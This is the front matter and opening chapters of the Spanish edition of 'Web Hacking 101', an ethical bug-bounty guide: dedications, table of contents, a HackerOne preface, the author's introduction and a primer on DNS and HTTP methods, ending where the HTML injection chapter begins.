WEB HACKING 101

Cómo Hacer Dinero Hackeando Éticamente

Análisis de +30 informes de vulnerabilidades que tuvieron recompensa!

Peter Yaworski

Traducido por:
Edwin Cartagena Hdez

Web Hacking 101 en Español - Cómo hacer dinero hackeando éticamente

Web Hacking 101 en Español - Cómo hacer dinero hackeando éticamente

Peter Yaworski y Edwin A. Cartagena Hernández

Este libro está a la venta en http://leanpub.com/web-hacking-101-es

Esta versión se publicó en 2016-10-05

Peter: A andrea y Ellie, gracias por apoyarme y ser mi fuente constante de motivación y confianza. No solamente pudiera ser que nunca hubiera terminado este libro sin ustedes, sino que mi jornada en el apasionante mundo del hacking nunca hubiera comenzado.

Al equipo de HackerOne, este libro quizás no sería lo que es si no fuese por ustedes, gracias por todo su apoyo, retroalimentación y por el trabajo con el que han contribuido a hacer de este libro más que un análisis de 30 publicaciones.

Finalmente, mientras que este libro se vende por una cantidad mínima de $9.99, las ventas en el precio suberido de $19.99 o por encima de éste, me ayudan a mantener bajo el precio mínimo, de tal forma que este libro se mantenga accesible para las personas que no pueden permitirse el lujo de pagar más por él. Esas ventas también me permiten tomar un tiempo para alejarme de la búsqueda de vulnerabilidades para estar añadiendo más contenido y hacer un mejor libro de tal manera que todos aprendamos juntos.

Mientras que lo deseo tanto, pudiera nombrar a cada una de las personas que pagaron más del precio mínimo (por la edición en inglés de este libro) para agradecerles, la lista pudiera ser muy larga pero realmente no conozco ningún detalle de contacto de los compradores a menos que ellos me contacten. Sin embargo, hay un grupo pequeño quienes pagaron más del precio sugerido cuando hicieron sus compras, los cuales fueron más allá de lo esperado. A quienes me gustaría reconocerles aquí.

Entre ellos se incluyen: 1. @Ebrietas0 2. Comprador misterioso 3. Comprador misterioso 4. @naham-sec (Ben Sadeghipour) 5. Comprador misterioso 6. @Spam404Online 7. @Danyl0D (Danylo Matviyiv)

Si tú debes estar en esta lista, por favor, mándame un mensaje directo a Twitter. A cada uno de quienes han comprado una copia de este libro, Gracias!

*Edwin: a H" Quien me ha dotado de sorprendentes herramientas. Atah-HaKol. A María José, impresionante mujer fuente de motivación y quien me da la dosis extra de confianza para todos mis proyectos. Te Amo. A mi madre, quien me ha formado y me ha inculcado valores para ser una persona de bien con mis semejantes. Usted es muy especial. A Peter Yaworsky, autor de este libro, por su voto de confianza y permitirme formar parte de este proyecto. Gracias, Pete! A mis amigos hackers que me han inspirado y de diferentes maneras me han brindado su apoyo en este apasionante arte de la seguridad informática. Gracias: * Rodolfo Ceceña @roberknight01 * Kirlian Zepeda, [DEP] * Stefan Rivera @CiskoSV*

Índice general

Prefacio **1**

Introducción **3**

Trasfondo **11**

Inyección HTML **14**
Descripción 14
Ejemplos 14
Resumen 19

Contaminación de parámetros HTTP **20**
Descripción 20
Ejemplos 21
Resumen 26

Inyeción de CRLF **27**
Descripción 27
Resumen 30

Falsificación de solicitud de sitio cruzado **31**
Descripción 31
Ejemplos 32
Resumen 36

Vulnerabilidades en la lógica de la Aplicación **37**
Descripción 37
Ejemplos 38
Resumen 54

Ataques de Script de Sitio Cruzado (Cross-Site Scripting) **56**
Descripción 56
Ejemplos 57
Resumen 71

Inyección SQL **73**

Descripción . . . 73
Ejemplos . . . 74
Resumen . . . 80

Vulnerabilidades de Redirección Abierta . . . 81
Descripción . . . 81
Ejemplos . . . 81
Resumen . . . 84

Toma de control de un sub dominio . . . 85
Descripción . . . 85
Ejemplos . . . 85
Resumen . . . 91

Entidades Externas de XML . . . 92
Descripción . . . 92
Ejemplos . . . 97
Resumen . . . 104

Ejecución remota de código . . . 105
Descripción . . . 105
Ejemplos . . . 105
Resumen . . . 107

Inyección de plantilla . . . 108
Descripción . . . 108
Ejemplos . . . 109
Resumen . . . 114

Falsificación de solicitud del lado del servidor . . . 115
Descripción . . . 115
Ejemplos . . . 115
Resumen . . . 117

La Memoria . . . 118
Descripción . . . 118
Ejemplos . . . 122
Resumen . . . 126

Empezando . . . 127
Recopilación de información . . . 127
Pruebas de aplicaciones . . . 130
Cavar más profundo . . . 132
Resumen . . . 133

Informes de vulnerabilidad **135**
Lee las directrices de divulgación. 135
Incluye detalles. Luego, incluye más. 135
Confirmar la vulnerabilidad 136
Muestra respeto por la Compañía 136
Recompensas 138
No grite Hola antes de cruzar el charco 138
Palabras de despedida 139

Herramientas **141**
Burp Suite 141
ZAP Proxy 141
Knockpy 142
HostileSubBruteforcer 142
Sublist3r 142
crt.sh 142
SecLists 143
sqlmap 143
Nmap 143
EyeWitness 144
Shodan 144
WhatCMS 144
BuiltWith 144
Nikto 145
Recon-ng 145
idb 145
Wireshark 145
Bucket Finder 146
Google Dorks 146
IPV4info.com 146
JD GUI 146
Framework de Seguridad Móvil (Mobile Security Framework) 146
Plugins de Firefox 147

Recursos **149**
Entrenamiento en linea 149
Plataformas de recompensas de errores 149
Otras lecturas 151
Blogs recomendados 152
Hojas de trucos 154

Glosario **155**

Prefacio

La mejor forma de aprender algo es simplemente haciéndolo. Así es como nosotros - Michiel Prins y Jobert Abma - aprendimos a hackear.

Éramos jóvenes. Como todos los hackers que estuvieron antes que nosotros, y todos los que vendrán después. Éramos conducidos por una incontrolable y candente curiosidad por entender cómo funcionaban las cosas. Mayormente fuimos jugadores de vídeo juegos por computadora y ya por la edad de los 12 años decidimos aprender por nosotros mismos cómo construir software. Aprendimos cómo programar en Visual Basic y PHP con libros de la biblioteca y obviamente con la práctica.

Con nuestro entendimiento del desarrollo de software, rápidamente descubrimos que esas habilidades nos permitieron encontrar los errores de otros desarrolladores. Cambiamos la construcción por el rompimiento y es así como el hacking ha sido nuestra pasión desde entoces. Para celebrar nuestra graduación de la escuela secundaria, tomamos el control de un canal de servicios de televisión abierta y pusimos un anuncio felicitando a nuestra clase de graduación. Mientras con el pasar del tiempo nos divertíamos, también aprendimos rápidamente que hay consecuencias y que ese no es el tipo de hackers que el mundo necesita. La estación de televisión y la escuela no se divirtieron con nosotros y fue así que pasamos ese verano limpiando ventanas como nuestro castigo. Ya en la Universidad, volvimos nuestras habilidades en un negocio de consultoría viable, que en su apogeo, teníamos clientes en el sector público y privado en todo el mundo. Nuestra experiencia en el hacking nos llevó hacia HackerOne, una compañía que fundamos en conjunto en el 2012. Quisimos permitir a cada compañía en el universo que trabajara con hackers de forma satisfactoria, y esa idea continúa siendo la misión de HackerOne hoy en día.

Si estás leyendo esto, tú también tienes la curiosidad necesaria para ser un hacker y cazador de errores. Creemos que este libro será una tremenda guía a lo largo de tu jornada. El libro está lleno con una rica cantidad de ejemplos de reportes de vulnerabilidades del mundo real que resultaron en recompensas reales por encontrar esos fallos. Estos ejemplos están acompañados de un análisis muy útil y su respectiva revisión por parte de Pete Yaworsky, quien es el autor y un colega hacker. Él es tu compañero a medida que aprendas, y eso es muy valioso.

Otra razón por la que este libro es muy importante, es que te enfoca en cómo convertirse en un hacker ético. Dominar el arte del hacking puede ser una habilidad extremadamente poderosa que esperamos sea usada para el bien. Los hackers más exitosos saben como navegar entre la línea delgada de lo correcto y lo incorrecto mientras hackean. Muchas personas pueden romper cosas y aún así intentar hacer dinero fácil haciendo eso. Pero, imagínate hacer la Internet cada vez más segura, trabajar con compañías impresionantes alrededor del mundo y que paguen por tus hallazgos. Tu talento tiene el potencial de mantener seguros a billones de personas juntamente con sus datos. Eso esperamos que sea a lo que aspires.

Estamos agradecidos infinitamente con Pete por tomarse el tiempo para documentar todo esto tan elocuentemente. Nosotros hubiéramos deseado tener un recurso como este cuando iniciamos. Se disfruta mucho leyendo el libro de Pete porque contiene la información necesaria para hacerte despegar en esta jornada del hacking.

Diviértete leyendo y happy hacking!

Recuerda hackear responsablemente.

Michiel Prins y Jobert Abma Co-Fundadores, HackerOne

Introducción

Gracias por comprar este libro. Espero que te diviertas mucho leyendo así como yo lo hice investigando y escribiéndolo

Web Hacking 101 es mi primer libro, orientado a ayudarte a que te inicies en el hacking. Comencé escribiéndolo como una publicación auto explicatoria de 30 vulnerabilidades, un subproducto de mi propio aprendizaje. Pero rápidamente esto se volvió en mucho más que eso.

Mi esperanza en este libro es, por lo menos, abrirte los ojos al amplio mundo del hacking, y en el mejor de los casos, espero que este sea tu primer paso al frente para hacer de la web un lugar más seguro mientras ganas dinero haciendo ese trabajo.

¿Cómo inició todo?

A finales del 2015, tropecé con el libro, *Somos Anonymous: Al interior del mundo hacker de Lulzsec, Anonymous y la insurgencia cibernética global*) por Parmy Olson, lo terminé de leer en una semana. Al haberlo finalizado estaba maravillado en saber cómo iniciaron esos hackers.

Estaba sediento por más, pero no sólo quería saber **QUÉ** hicieron esos hackers, yo quería saber **CÓMO** esos hackers lo lograron. Así que continué leyendo. Pero cada vez que finalizaba un libro nuevo, había terminado con las mismas preguntas iniciales:

- ¿Cómo los hackers aprendieron sobre las vulnerabilidades que ellos encontraron?
- ¿Dónde hay personas encontrando vulnerabilidades?
- ¿Cómo los hackers inician el proceso de hacking en un sitio objetivo?
- ¿A caso el Hacking es el uso de herramientas automatizadas?
- ¿Cómo puedo iniciar buscando vulnerabilidades?

Pero en esta búsqueda de más respuestas, seguía abriendo más y más puertas.

Cerca de ese mismo tiempo, estuve llevando un curso de desarrollo en Android de Coursera, también estaba pendiente de otros cursos interesantes. La especialización en Ciberseguridad de Coursera captó mi atención, particularmente el Curso No. 2, Seguridad del Software. Afortunadamente para mi, éste estaba por iniciar (inició en Febrero de 2016, por esos días estaba anunciado como Próximamente), así que me inscribí.

Unas cuantas lecturas de introducción y finalmente entendí qué es un desbordamiento de búfer y cómo puede ser explotado. Comprendí completamente cómo se alcanzaban las inyecciones SQL, por lo que antes sólo sabía el peligro que representaba. En breve resumen, estaba impactado. Hasta este momento, siempre me había aproximado a la seguridad web desde la perspectiva

del desarrollador, contemplando la necesidad de sanitizar los valores de entrada y evitar usar directamente la información que proporciona el usuario. Ahora es que estoy comenzando a entender qué es todo lo que se puede buscar, pero desde la perspectiva de un hacker.

Me mantuve buscando más información de como hackear y me pasé por los foros de ayuda de Bugcrowd. Desafortunadamente no presentaban mucha actividad en ese tiempo, pero hubo alguien que mencionó la hacktividad de HackerOne y enlazaba a un informe. Al seguir el enlace me impresioné. Estaba leyendo la descripción de una vulnerabilidad, escrita a una compañía que consintió en mostrarla al mundo. Tal vez lo más importante de eso, es que la compañía le pagó al hacker que encontró la vulnerabilidad y presentó el informe!

Eso fue un punto crucial, me obsecioné. Especialmente cuando una compañía de origen canadiense, Shopify, parecía estar liderando las listas de divulgación en ese tiempo. Al revisar el perfil de Shopify, la lista de divulgación estaba repleta de reportes abiertos al público. No pude leer lo suficiente al respecto, pero entre las vulnerabilidades se incluían programación de script de sitio cruzado (Cross-Site Scripting, conocido también como XSS), fallas de autenticación y también falsificación de petición de sitio cruzado (Cross-Site Request Forgery, conocido también como CSRF) por nombrar solamente algunas.

Lo admito, en este punto he tenido problemas para entender lo que se detalla en los informes. Algunas de las vulnerabilidades y sus métodos de explotación fueron difíciles de entender.

Buscando en Google cómo poder entender un informe en particular, terminé en un hilo de un problema de Github por una antigua vulnerabilidad de debilidad de un parámetro predeterminado de Ruby on Rails (esta está detallada en el capítulo Lógica de la Aplicación), reportada por Egor Homakov. Dando seguimiento al trabajo de Egor me condujo a su blog, el cual incluye divulgaciones de algunas vulnerabilidades que son seriamente complejas.

Leyendo sobre sus experiencias, me puse a pensar, el mundo del hacking se puede beneficiar de las expliaciones en lenguaje claro de las vulnerabilidades del mundo real. Y entonces me di cuenta, que yo aprendo de mejor manera enseñando a otros.

Y así fue como nació Web Hacking 101.

Solamente 30 ejemplos y mi primera venta

Decidí empezar con una meta simple, encontrar 30 vulnerabilidades web y explicarlas en una manera fácil de entender y en lenguaje claro.

Me imaginaba, en el peor de los casos, investigar y escribir sobre las vulnerabilidades que me ayudaron a aprender sobre hacking. Y en el mejor de los casos, que podría vender un millón de copias, volverme un autopublicador y jubirlarme a temprana edad. Esta última tiene que ocurrir y a veces la primera opción parace no tener fin.

Alrededor de las las 15 vulnerabilidades explicadas, decidí publicar el primer borrador de tal forma que pudiera ser comprado - la plataforma que elegí, LeanPub (probablemente de donde la mayoría lo ha comprado), esta plataforma permite publicar de forma interactiva, proveyendo a los clientes

el acceso a todas las actualizaciones. Envié un tweet agradeciendo a HackerOne y a Shopify por sus publicaciones y aproveché para decirle al mundo sobre mi libro. Ciertamente, no tenía muchas expectativas.

Pero dentro de unas horas, hice mi primera venta.

Estaba eufórico con la idea que alguien pagara por mi libro (algo que había creado y que había puesto una tonelada de esfuerzo en él), inicié sesión en LeanPub para ver qué podía encontrar sobre el comprador misterioso. No encontré nada. Pero de repente vibró mi teléfono celular, había recibido un tweet de Michiel Prins diciendo que le gustaba el libro y me pidió que me mantuviera en ese ciclo.

¿Quién demonios es ese tal Michiel Prins? Revisé su perfil de Twitter y todo me dio vueltas, él es uno de los Co-Fundadores de HackerOne. **Mierda!** Una parte de mí pensaba que HackerOne no podría estar impresionado con mi confianza en su sitio para ponerlo en el contenido. Pero intenté tener una actitud positiva y Michiel parecía ser de apoyo al pedirme que me mantuviera en este ciclo, así que esto parecía ser inofensivo.

No mucho después de la primera venta, recibí una segunda venta y pensé que algo estaba pasando. Coincidentemente, cerca del mismo tiempo, recibí una notificación de Quora sobre una pregunta en la que probablemente podría estar interesado, *¿Cómo me volví en un exitoso cazador de recompensas por encontrar errores*?

Esto significaba compartir mi experiencia cómo había iniciado, sabiendo lo que era estar en estos zapatos, y también quería hacerlo con el propósito personal de promover mi libro. Pensé que podía escribir una respuesta. A mitad del camino, me di cuenta que la única otra respuesta que estaba había sido escrita por Jobert Abma, otro de los Co-Fundadores de HackerOne. Una voz con mucha autoridad en el mundo del hacking. **Mierda**, **otra vez!**

Contemplé abandonar mi respuesta, pero mejor decidí por reescribirla basándome en su respuesta, ya que no podría competir con sus consejos. Presioné el botón de enviar y ya no pensé en nada. Pero después recibí un correo interesante:

> Hola Peter, vi tu respuesta en Quora y me doy cuenta que estás escribiendo un libro sobre hacking de sombrero blanco. Me gustaría saber más.
>
> Saludos cordiales,
>
> Marten CEO, HackerOne

Triple mierda! En este punto, muchas cosas corrían por mi mente, ninguna de ellas era positiva y ciertamente muchas eran irracionales. En resumen, me imaginé que por la única razón que Marten podría escribirme era para dejar caer el martillo sobre mi libro. Tengo que agradecer que eso no pudo haber sido más allá de la realidad.

Le respondí explicándole quien era yo y qué es lo que estaba haciendo - que estaba intentando aprender a hackear y ayudar a otros que aprendan conmigo. Por su parte, él vino a ser un gran seguidor de la idea. Me explicó que HackerOne está interesado en que crezca la comunidad y en ayudar a que los hackers aprendan como un tipo de beneficio mutuo para cada uno de los que

estén involucrados. Resumiendo, él ofreció ayudar. Y como un hombre de palabra, lo ha cumplido. Probablemente, este libro no estaría donde se encuentra hoy en día, ni incluiría tan siquiera la mitad del contenido que tiene sin la motivación constante y gran ayuda por parte de él y de HackerOne.

Desde ese correo inicial, me mantuve escribiendo y Marten los estuvo aprovando. Michiel y Jobert revisaban los escritos preliminares, proveyendo sugerencias y aún contribuyeron en algunas secciones. Incluso, Marten trascendió y fue más allá en este esfuerzo al cubrir los costos de un diseño profesional de la portada (eso fue un adiós a aquella portada plana de color amarillo con un sombrero de brujas de color blanco, lo cual parecía que había sido diseñado por un niño de cuatro años). En Mayo de 2016, Adam Bacchus se unió a HackerOne y en su quinto día de trabajo allí, leyó el libro, proporcionó ediciones y estuvo explicando lo que sería estar en el lado de la recepción de un informe de vulnerabilidad. Algo que ya he incluido en el capítulo Escritura de informes.

Menciono todo esto porque en toda esta jornada HackerOne nunca ha pedido que se le retribuya algo. Ellos solamente han querido apoyar la comunidad y han visto en este libro una buena manera de hacerlo. Así como con algunos que puedan ser nuevos en la comunidad hacker, lo que resonó en mí espero que así sea con usted también. **Personalmente prefiero ser parte de una comunidad que apoya y es inclusiva**.

Así que desde entonces, este libro se ha expandido dramáticamente, mucho más allá de lo que inicialmente hubiese visionado. Y con eso, la audiencia quien es el objetivo también ha cambiado.

Para quien está escrito este libro

Este libro ha sido escrito teniendo en mente a los nuevos hackers. Pero eso no importa si tú eres un desarrollador o un diseñador web, si todavía te encuentras viviendo en casa de tu madre, si eres un niño de 10 años o uno de 75. Quiero que este libro sea una referencia de autoridad en el entendimiento de los diferentes tipos de vulnerabilidades, como encontrarlas, como reportarlas, como ser pagado por esa tarea y todavía aún, como escribir código defensivo.

Dicho eso, no escribo este libro para predicarle a las masas. Realmente, este es un libro para que aprendamos juntos. De esa manera yo comparto éxitos **Y** también algunas de mis más notables (y embarazosas) fallas.

Tampoco significa que este libro tiene que ser leído en orden desde la portada hasta la última página, si hay alguna sección en particular en la que estás interesado, ve y leela primero. En algunas ocasiones, hago referencia a secciones que se han discutido previamente, pero al hacer eso intento conectar las secciones de tal forma que también puedas hojear el libro de atrás para adelante. Quiero que este libro sea algo que te mantenga atento mientras te enuentres hackeando.

Una anotación, cada tipo de vulnerabilidad es un capítulo y está estructurado de la misma manera:

- Comienza con una descripción del tipo de vulnerabilidad;
- Revisión de ejemplos de la vulnerabilidad; y,
- Concluye con un resumen.

Por lo consiguiente, cada ejemplo dentro de esos capítulos está estructurado de la misma manera e incluye:

- Mi estimación de la dificultad para encontrar la vulnerabilidad
- La dirección url asociada donde la vulnerabilidad fue encontrada
- Un enlace hacia el informe o la descripción paso a paso de la vulnerabilidad
- La fecha en que la vulnerabilidad fue reportada
- La cantidad que pagaron por haberla reportado
- Una descripción fácil de entender de la vulnerabilidad
- Recomendaciones que puedes aplicar en tus propios esfuerzos

Finalmente, aunque lo que sigue no es un prerequisito en el mundo del hacking, probablemente es una buena idea tener alguna familiarización con HTML, CSS, Javascript y tal vez un poco de programación. Eso no quiere decir que debes ser capaz de poner enlazadas en conjunto un montón de páginas web así de la nada, no, saca eso de tu cabeza! Lo bueno es tener un entendimiento básico de la estructura de una página web, cómo las hojas de estilo en cascada (CSS) dan el sentimiento y apariencia en una página web, así también que entiendas lo que puedes lograr por medio de Javascript. Eso te ayudará a descubrir vulnerabilidades y entender la severidad de lo que eso implica. Tener conocimienos de programación es muy útil cuando estás buscando vulnerabilidades en la lógica de la programación. Si tú mismo puedes ponerte en los zapatos de los programadores para adivinar cómo ellos pudieron haber implementado algo o leer su código si es que está disponible, estarás a la cabeza del juego.

Así que, entre las cosas por hacer, recomiendo revisar los siguientes cursos gratuitos y en línea de Udacity **Introducción a HTML y CSS** y **Las bases de Javacript**. Los enlaces a esos cursos los he incluido en el capítulo Recursos. Si no estás familiarizado con Udacity tu misión es venir a ser accesible, asequible, comprometiente y ser altamente efectivo con la educación de alto nivel disponible para el mundo. Ellos se han asociado con compañías como Google, AT&T, Facebook, Salesforce, etc. para crear programas de estudio y ofrecer cursos en línea.

Un vistazo a cada capítulo

Capítulo 2 es una introducción al trasfondo de cómo funciona la Internet, incluyendo las peticiones, respuesas y los métodos HTTP.

Capítulo 3 cubre lo relacionado a las inyecciones HTML. En este capítulo aprenderás como poder inyectar HTML en una página web y que pueda ser utilizado de forma maliciosa. Una de las recomendaciones finales más interesantes es cómo puedes utilizar valores codificados para engañar a los sitios que acepten y muestren en pantalla el HTML que envías, aún traspasando filtros.

Capítulo 4 cubre la contaminación de parámetros HTTP. En este capítulo aprendrás como encontrar sistemas que pueden ser vulnerables a que se pasen de largo entradas inseguras a sitios de terceros.

Capítulo 5 cubre las inyecciones de Alimentación de Línea y Retorno de Carro (CRLF). En él verás ejemplos de envío del caracter retorno de carro y rompimiento de líneas así como el impacto que esto hace en el renderizado del contenido de un sitio.

Capítulo 6 cubre las vulnerabilidades de falsificación de petición de sitio curzado (CSRF), llevándote a través de ejemplos de cómo los usuarios pueden ser engañados al enviar información a un sitio en el que ellos estén logueados, con la diferencia que ellos no saben que lo están haciendo sin su consentimiento.

Capítulo 7 cubre vulnerabilidades basadas en la lógica de la aplicación. Este capítulo ha crecido tanto que atrapa a todas las demás vulnerabilidades, por lo que considero que está enlazado a las fallas lógicas de programación. He concluido que este tipo de vulnerabilidades podría ser fácil de encontrar para un principiante en vez de estar buscando formas raras y creativas de enviar entradas maliciosas a un sitio.

Capítulo 8 cubre la vulnerabilidad de programación de script de sitio cruzado (XSS), un tema de categoría masiva con una variedad enorme de formas de cómo poder explotarlo. XSS representa oportunidades enormes tanto así que, probablemente, podría escribirse un libro entero tratando solamente este tema. Hay una tonelada de ejemplos que podría haber incluido, pero intentaré enfocarme en los más interesantes y útiles para el aprendizaje.

Capítulo 9 cubre las inyecciones de código de Lenguaje de Consulta Escrtucturada (SQL), lo cual implica la manipulación de la base de datos para extraer, actualizar o borrar información de un sitio.

Capítulo 10 cubre el tema de las Redirecciones Abiertas. Una vulnerabilidad interesante la cual envuelve la explotación de un sitio y dirigir a los usuarios a que visiten otro sitio.

Capítulo 11 cubre la toma de control de subdominios. Algo en lo que aprendí mucho investigando para ponerlo en este libro. Esencialmente, se trata de que un sitio se refiere a un subdominio alojado con un servicio a cargo de terceros, pero el sitio principal nunca reclama la dirección apropiada para ese servicio. Esto podría permitir a un atacante registrar la dirección del servicio a cargo de ese proveedor externo de tal forma que todo el tráfico que se cree que viene del dominio original (de la víctima), actualmente proviene del atacante.

Capítulo 12 cubre las vulnerabilidades relacionadas a las Entidades Externas de XML (XXE), lo que resulta del análisis del lenguaje de marcado extensible (XML). Este tipo de vulnerabilidades puede incluir cosas como lectura de ficheros privados, ejecución remota de código, etc.

Capítulo 13 cubre la ejecución remota de código (RCE). Significa que un atacante pude desencadenar código arbitrario sobre el servidor de la víctima.

Capítulo 14 cubre las inyecciones de plantillas, buscando ejemplos en lado del ciente así como en el lado del servidor. De este modo, se explican los motores de plantillas, así como su impacto y la gravedad en este tipo de vulnerabilidad.

Capítulo 15 cubre la falsificación de petición del lado del servidor, la cual permite a un atacante usar un servidor remoto para hacer peticiones HTTP subsecuentes a nombre del atacante.

Capítulo 16 cubre vulnerabilidades relacionadas a la memoria. Un tipo de vulnerabilidad así se puede pensar en que su hallazgo está típicamente relacionado a la programación con lenguajes de

bajo nivel. No obstante, descubrir este tipo de fallos puede conllevar a otras vulnerabilidades muy serias.

Capítulo 17 cubre el tema de cómo iniciarse en el hacking. Este capítulo está pensado para ayudarte a considerar dónde y cómo buscar vulnerabilidades, lo que es totalmente opuesto a una guía paso a paso para poder hackear un sitio.

Capítulo 18 está en discusión que sea uno de los capítulos más importantes del libro, ya que este provee consejos para escribir informes de forma efectiva. Todo el mejor hacking del mundo no significa nada si no se puede informar apropiadamente del problema a la compañía afectada. Como tal, he remarcado algunas compañías de gran nombre que pagan recompensas muy generosas debido a los reportes que les fueron entregados y que fueron asesorados por HackerOne. **Asegúrate de poner mucha atención a este capítulo**.

Capítulo 19 cambian los engranajes. Aquí profundizamos en las herramientas de hacking recomendadas. Este capítulo fue completamente donado por Michiel Prins de HackerOne. Describe una tonelada de herramientas interesantes las cuales harán tu vida más fácil! Sin embargo, a pesar de las herramientas, no hay nada que reemplace la observación cuidadosa y el pensamiento creativo.

Capítulo 20 está dedicado a ayudarte a que lleves tu hacking al siguiente nivel. Aquí te llevaremos a través de algunos recursos impresionantes para continuar aprendiendo. Nuevamente, tomando el riesgo que esto pueda sonar como un disco rayado, un gran agradecimiento a Michiel Prins por contribuir a esta lista.

Capítulo 21 concluye el libro y destapa algunos conceptos claves que deberías conocer mientras hackeas. Dado que la mayoría de términos han sido discutidos en los otros capítulos, algunos que están aquí no lo fueron. Así que te recomendaría tomar una lectura por aquí.

Una palabra de advertencia y un favor

Antes que te alistes dentro del impresionante mundo del hacking, quiero aclarar algo. Así como aprendí leyendo divulgaciones que se habían hecho públicas, viendo todo el dinero que la gente estaba (y todavía sigue) haciendo, podría ser fácil idealizar ese proceso y pensar que esto es un camino fácil para volverse rico de una forma rápida.

Pues, no lo es.

El hacking puede ser extremadamente recompensante, pero es difícil encontrar y leer las fallas en todo el camino (excepto aquí donde comparto algunas historias muy embarazosas). Como resultado, ya que mayormente escuchas del éxito de las personas, podrías desarrollar expectativas de éxito fuera de la realidad. Pero también puedes volverte exitoso rápidamente. Pero si no lo estás teniendo, mantente trabajando! Eso hará que se te haga más fácil y produce una gran alegría tener un informe resuelto.

Teniendo eso claro, tengo un favor que pedirte. Así como lo has leído, por favor envíame un mensaje en Twitter a @yaworsk[1] o envíame un correo electrónico a peter@torontowebsitedeveloper.com y

[1] https://twitter.com/yaworsk

permíteme saber cómo te está yendo. Ya sea de forma exitosa o no, me gustaría saber de ti. La cacería de fallos podría ser un trabajo solitario si tú estás luchando en solitario, pero también es maravilloso poder celebrarlo unos con otros. Y tal vez tu hallazgo sea algo que podemos incluir en la siguiente edición.

Buena suerte!!

Trasfondo

Si estás iniciando de la nada así como yo lo hice y este libro está entre tus primeros pasos dentro del mundo del hacking, será muy importante para tu conocimiento que sepas como funciona Internet. Antes que pases la página y sigas de largo, a lo que me estoy refiriendo es que debes saber cómo es mapeada la URL que escribes en la barra de direcciones hacia un dominio de Internet, la cual es convertida a una dirección IP y todo lo demás que podemos resumir con un etcétera.

Enmarcando eso en una sola oración: Internet es un puñado de sistemas que están conectados entre sí y se envían mensajes unos a otros. Solamente algunos aceptan ciertos tipos de mensajes, y solamente algunos permiten mensajes de otro conjunto limitado de sistemas, pero en sí, cada sistema en Internet recibe una dirección de tal forma que las personas puedan enviarles mensajes. Entonces, queda a discreción de cada sistema determinar qué hacer con el mensaje que reciba y como va a responder.

Para definir la estructura de esos mensajes, las personas han documentado cómo esos sistemas deberían comunicarse. Para ello han creado unos documentos técnicos conocidos como Solcitudes de Comentarios (RFC). Por ejemplo, echemos un vistazo a HTTP. HTTP define el protocolo que seguirá tu navegador para comunicarse con un Servidor web. Entonces, es debido a que tu navegador y el Servidor web han acordado como implementar el mismo protocolo, y de esta forma ellos estarán en la disponibilidad de comunicarse entre sí.

Cuando escribes http://www.google.com en la barra de dirección de tu navegador y presionas la tecla Entrar, los siguientes pasos describen lo que sucede, pero a un nivel alto o entendible:

- Tu navegador extrae el nombre de dominio de la URL, www.google.com.
- Tu ordenador envía una solicitud DNS a los ordenadores que tiene configurados como Servidores DNS. El Servidor DNS ayuda a convertir de un nombre de dominio a una dirección IP, para este caso, lo convierte a la dirección 216.58.201.228. Consejo: Puedes usar el comando dig A www.google.com desde tu terminal de línea de comandos para buscar la dirección IP de un nombre de dominio.
- Tu ordenador intenta establecer una conexión TCP con la dirección IP a través del puerto 80, el cual es utilizado por el tráfico de HTTP. Consejo: Puedes establecer una conexión TCP ejecutando el comando nc 216.58.201.228 80 desde tu terminal.
- La conexión ha sido exitosa, tu navegador enviará una solicitud HTTP como esta:

```
GET / HTTP/1.1
Host: www.google.com
Connection: keep-alive
Accept: application/html, */*
```

- Ahora, el navegador esperará una respuesta por parte del Servidor, en esa respuesta se verá algo como esto:

```
HTTP/1.1 200 OK
Content-Type: text/html

<html>
  <head>
    <title>Google.com</title>
  </head>
  <body>
    ...
  </body>
</html>
```

- Tu navegador analizará y mostrará el HTML, CSS, y JavaScript que fue devuelto. En este caso, la página inicial de Google.com se mostrará en tu pantalla.

Ahora, con respecto al navegador, la Internet y el HTML, como lo habíamos mencionado previamente, existe un acuerdo de qué forma esos mensajes serán enviados, incluyendo los métodos utilizados y la petición de un Host en su respectivo espacio de petición de la cabecera para todas las solicitudes HTTP/1.1, tal como lo anotamos más arriba en el cuarto paso de lo que sucede cuando escribes una URL. Los métodos definidos incluyen GET, HEAD, POST, PUT, DELETE, TRACE, CONNECT y OPTIONS.

El método **GET** se utiliza para devolver cualquier tipo de información que sea identificada por medio de la solicitud a una Petición de Identificador Uniforme (URI). El término URI puede ser confuso especialmente cuando se ha dado más arriba la referencia a una URL, pero escencialmente, para los propósitos de este libro, sólo necesitas saber que una URL es como la dirección de una persona y que es como un tipo de URI, y la URI es como el nombre de la persona (gracias Wikipedia). Si bien es cierto que no hay una política sobre los métodos HTTP, típicamente las peticiones por medio del método GET no deberían estar asociadas con ningún tipo de funciones de alteración, estas solicitudes solamente deberían devolver y proveer datos.

El método **HEAD** es idéntico al método GET, excepto que el Servidor no debe devolver un mensaje con cuerpo en la respuesta. Típicamente no verás muy a menudo que este método sea utilizado, pero

aparentemente a menudo se emplea para hacer pruebas de validación de enlaces de hipertexto, de accesibilidad y cambios recientes.

El método **POST** es utilizado para invocar alguna función que será desempeñada por el Servidor, tal como se determina por el Servidor. En otras palabras, por lo general habrá realizado algún tipo de acción interna como la creación de un comentario, registrar un usuario, eliminar una cuenta, etc. La acción que realice el Servidor en respuesta a la petición del método POST podría variar y no presisamente tenga que resultar en una acción que sea hecha. Por ejemplo, si ocurre un error procesando la respuesta.

El método **PUT** es utilizado cuando se invoca alguna función, pero refiriéndose a una entidad ya existente. Por ejemplo, cuando actualizas tu cuenta, actualizas una publicación de un blog, etc. De nuevo, la acción realizada puede variar y puede dar lugar a que el Servidor no realice alguna acción en absoluto.

El método **DELETE** es tal como se escucha, es utilizado para invocar una solicitud en el Servidor remoto de eliminar un recurso identificado por la URI.

El método **TRACE** es otro método poco común, el uso de este es para reflejar de regreso el mensaje de solicitud a quien lo solicitó. Esto le permite al solicitante ver qué es lo que está siendo recibido por el Servidor y utilizar esa información para propósitos de prueba y diagnóstico.

El método **CONNECT** actualmente está reservado para usarlo con un proxy (un proxy básicamente es un Servidor el cual encamina solicitudes a otros Servidores)

El método **OPTIONS** es utilizado para solicitar información a un Servidor sobre las opciones disponibles que tiene para comunicarse. Por ejemplo, una llamada al método OPTIONS podría indicar que el Servidor acepta los métodos GET, POST, PUT, DELETE y OPTIONS pero no acepta los métodos HEAD o TRACE.

Ahora, ya equipado con el conocimiento básico de cómo funciona Internet, podemos sumergirnos dentro de los diferentes tipos de vulnerabilidades que allí pueden ser encontrados.

Inyección HTML

Descripción

